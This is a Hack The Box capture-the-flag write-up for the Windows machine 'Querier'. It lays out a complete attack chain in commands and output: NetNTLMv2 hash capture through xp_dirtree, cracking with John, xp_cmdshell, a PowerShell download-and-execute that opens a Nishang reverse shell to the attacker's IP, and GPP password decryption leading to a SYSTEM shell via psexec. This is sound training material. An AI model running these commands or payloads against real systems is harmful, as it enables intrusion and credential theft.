Querier

29th May 2019 / Document No D19.100.26

Prepared By: MinatoTW

Machine Author: egre55 & mrh4sh

Difficulty: Medium

Classification: Official

SYNOPSIS

Querier is a medium difficulty Windows box which has an Excel spreadsheet in a world-readable file share. The spreadsheet has macros, which connect to MSSQL server running on the box. The SQL server can be used to request a file through which NetNTLMv2 hashes can be leaked and cracked to recover the plaintext password. After logging in, PowerUp can be used to find Administrator credentials in a locally cached group policy file.

Skills Required

- Enumeration


Skills Learned

- Excel macros
- PowerView

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.125 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
map -sC -sV -p$ports 10.10.10.125
```




```
root@Ubuntu:~/Documents/HTB/Querier# nmap -sC -sV -p$ports 10.10.10.125
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-10 18:37 IST
Nmap scan report for 10.10.10.125
Host is up (0.51s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-05-09T09:28:11
|_Not valid after:  2049-05-09T09:28:11
|_ssl-date: 2019-05-10T12:03:18+00:00; -1h05m04s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

There's SMB and WinRM open among other common ports. MSSQL is running too which confirms that the domain is HTB.LOCAL.

SMB

smbclient is used to bind using a null session and list available shares.


```
smbclient -N -L \\\\10.10.10.125
```



```
root@Ubuntu:~/Documents/HTB/Querier# smbclient -N -L \\\\10.10.10.125

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We find the Reports share among other common shares. Connect to it to see the contents.

```
smbclient -N \\\\10.10.10.125\\Reports
```




```
root@Ubuntu:~/Documents/HTB/Querier# smbclient -N \\\\10.10.10.125\\Reports
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 29 04:53:48 2019
  ..                                  D        0  Tue Jan 29 04:53:48 2019
  Currency Volume Report.xlsm         A    12229  Mon Jan 28 03:51:34 2019

                6469119 blocks of size 4096. 1587402 blocks available
smb: \>
```

There's an xlsm file which is a macro-enabled Excel spreadsheet. Download it to examine.

INVESTIGATING THE SPREADSHEET

The spreadsheet is extracted.

```
unzip Currency\ Volume\ Report.xlsm
```




```
root@Ubuntu:~/Documents/HTB/Querier# unzip Currency\ Volume\ Report.xlsm
Archive:  Currency Volume Report.xlsm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/vbaProject.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

Macros are usually stored at xl/vbaProject.bin. Use strings on it to find all readable strings.


```
strings xl/vbaProject.bin
```

Close to the top the connection string can be found with the credentials.




```
Set rs = conn.Execute("SELECT * @@version;")
Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
 further testing required
Attribut
e VB_Nam
```

Using these we can now login using impacket mssqlclient.py, use `-windows-auth` as it's the default mode of authentication for SQL Server.



```
root@Ubuntu:~/Documents/HTB/Querier# mssqlclient.py reporting@10.10.10.125 -windows-auth
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```


We can use xp_cmdshell utility to execute commands through the SQL server. Let's try that out.



```
SQL> enable_xp_cmdshell
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(QUERIER): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL>
```

However, we are denied access. This is because we aren't an SA level user and don't have permissions to enable xp_cmdshell. Let's see users who have SA privilege.

```
select IS_SRVROLEMEMBER ('sysadmin')
```




```
SQL> select IS_SRVROLEMEMBER ('sysadmin');


-----------

          0
SQL>
```

We see that we don't have SA privileges. Though we can't execute commands using xp_cmdshell we can steal hashes of the SQL service account by using xp_dirtree or xp_fileexist.

```
exec xp_dirtree '\\10.10.16.2\share\file'
exec xp_fileexist '\\10.10.16.2\share\file'
```

And fire up Responder locally.




```
SQL> exec xp_dirtree '\\10.10.16.2\share\file'
subdirectory


------------------------------------------------------------------------
------------------------------------------------------------------------

SQL>

[!] Error starting SSL server on port 443, check permissions or other s
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:6eb8fb187b8d564e:5F5D2
000000020008005300 4D004200330001001E00570049004E002D005000520048003400 3
03400570049004E002D005000520048003400390032005200510041004600 56002E0053
51006C0007000800C0653150DE09D201060004000200000008003000030000000000000
```

CRACKING THE HASH

Copy the hash into a file to crack it. And use John the Ripper to crack the hash and rockyou.txt as the wordlist.

```
john hash -w=rockyou.txt
```




```
root@Ubuntu:~/Documents/HTB/Querier# /opt/JohnTheRipper/run/john hash -w=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:09 DONE (2019-05-10 19:38) 0.1097g/s 984658p/s 984658c/s 984658C/s correemi
Use the "--show" option to display all of the cracked passwords reliably
```

The hash is cracked as “corporate568”.

FOOTHOLD

Using the creds mssql-svc / corporate568 we can now login to MSSQL. Let's check if we have SA permissions now.


```
select IS_SRVROLEMEMBER ('sysadmin')
```



```
SQL> select IS_SRVROLEMEMBER ('sysadmin')

-----------

          1
```

And we see that it returns true. Now, to execute commands use xp_cmdshell.

```
mssqlclient.py mssql-svc@10.10.10.125 -windows-auth
enable_xp_cmdshell
xp_cmdshell whoami
```




```
ormation about enabling 'xp_cmdshell', sea
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration
[*] INFO(QUERIER): Line 185: Configuration
SQL> xp_cmdshell whoami
output

-----------------------------------------

querier\mssql-svc

NULL
```

Now we can execute a TCP Reverse shell from Nishang. Download the script and add this line to the end of it.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.2 -Port 4444
```

Now run a simple HTTP Server and execute it using powershell.

```
python3 -m http.server 80
xp_cmdshell powershell iex(new-object
net.webclient).downloadstring(\"http://10.10.16.2/Invoke-PowerShellTcp.ps1\")
```



```
root@Ubuntu:~/Documents/HTB/Querier# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.125 - - [10/May/2019 20:01:13] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

root@Ubuntu:~/Documents/HTB/Querier# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.125 49687 received!
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```


And we have a shell.

PRIVILEGE ESCALATION

After getting a shell, PowerUp.ps1 is used to enumerate further. Download the script and execute it on the server using Invoke-AllChecks.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Privesc/P
owerUp.ps1
echo Invoke-AllChecks >> PowerUp.ps1
python3 -m http.server 80
iex(new-object
net.webclient).downloadstring("http://10.10.16.2/PowerUp.ps1")
```

After the script runs it finds credentials in the cached Group Policy Preference file,



```
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
Check     : Cached GPP Files
```

If sysadmins attempt to mitigate the GPP vulnerability by deleting the associated GPO, the cached groups.xml files will remain on the end points. However, if the GPO containing the GPP setting is unlinked from the GPO, the cached groups.xml files will be removed.


This can be done manually too,

```
cat 'C:\ProgramData\Microsoft\Group
Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\G
roups\Groups.xml'
```

Copy the value for cpassword and put into this script,

```
from Crypto.Cipher import AES
from base64 import b64decode

cpassword =
"CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74K
eUWc2+BeOVDQ"

# From MSDN:
http://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4b
e%28v=PROT.13%29#endNote2
key = """
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
""".replace(" ","").replace("\n","").decode('hex')

# Add padding to the base64 string and decode it
cpassword += "=" * ((4 - len(cpassword) % 4) % 4)
password = b64decode(cpassword)

# Decrypt the password
o = AES.new(key, AES.MODE_CBC, "\x00" * 16).decrypt(password)

# Print it
print o[:-ord(o[-1])].decode('utf16')
```


It uses the predefined key and known AES algorithm to decrypt the password. Running the script gets the password,



```
root@Ubuntu:~/Documents/HTB/Querier# python decrypt.py
MyUnclesAreMarioAndLuigi!!1!
```

Using the credentials `Administrator:MyUnclesAreMarioAndLuigi!!1!` , we can now login as the local Administrator via psexec.

```
psexec.py Administrator:'MyUnclesAreMarioAndLuigi!!1!'@10.10.10.125
```



```
[*] Creating service BfaP on 10.10.10.125.....
[*] Starting service BfaP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

And we have a SYSTEM shell.